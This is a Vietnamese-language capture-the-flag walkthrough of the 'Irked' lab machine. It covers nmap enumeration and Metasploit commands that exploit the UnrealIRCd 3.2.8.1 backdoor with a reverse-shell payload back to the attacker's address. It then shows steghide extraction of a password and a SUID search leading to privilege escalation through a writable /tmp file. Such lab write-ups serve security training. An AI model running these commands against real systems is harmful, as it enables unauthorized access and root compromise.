

**Network**




Thấy lộ email của admin: djmardov@irked.htb

Liệt kê lỗ hổng dịch vụ bằng nmap




Quét chi tiết dịch vụ IRC:



Phiên bản của IRC là Unreal3.2.8.1

Tìm kiếm các khai thác có sẵn trong Metasploit: Unreal3.2.8.1 bị dính lỗ hổng backdoor



use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

set rhosts 10.10.10.117


set rport 6697

set chost 10.10.16.3


set lhost 10.10.16.3

set payload cmd/unix/reverse


exploit




Chúng ta không có đặc quyền để đọc tệp user.txt của người dùng djmardov



Truy cập thư mục của người dùng /home/djmardov/Documents/




Tìm được file .backup



Nó gợi ý cho mình là mật khẩu của steganography. Tìm kiếm hình ảnh trong máy nạn nhân


Mình liệt kê hết thư mục của người dùng djmardov nhưng không biết mật khẩu dùng để làm gì.

Giao diện trang web:





Nó cho 1 cái hình chứa mã độc


Dùng công cụ steghide để trích xuất dữ liệu trong hình ảnh




Trong hình ảnh có nhúng tệp pass.txt









Tìm các tập tin có đặc quyển suid:


find / -type f -perm -04000 -ls 2>/dev/null

Mình tìm được hai tệp thực thi khá thú vị





Chạy thử xem sao



Ứng dụng này có thể thiết lập đặc quyền cho người dùng

Tập tin mà viewuser thực thi không thành công: /tmp/listusers

sh: 1: /tmp/listusers: not found

Giống với khai thác PATH, tệp có suid là root sẽ thực thi 1 tệp ở vị trí chúng ta có thể ghi /tmp.

Vậy khai thác giống PATH là được



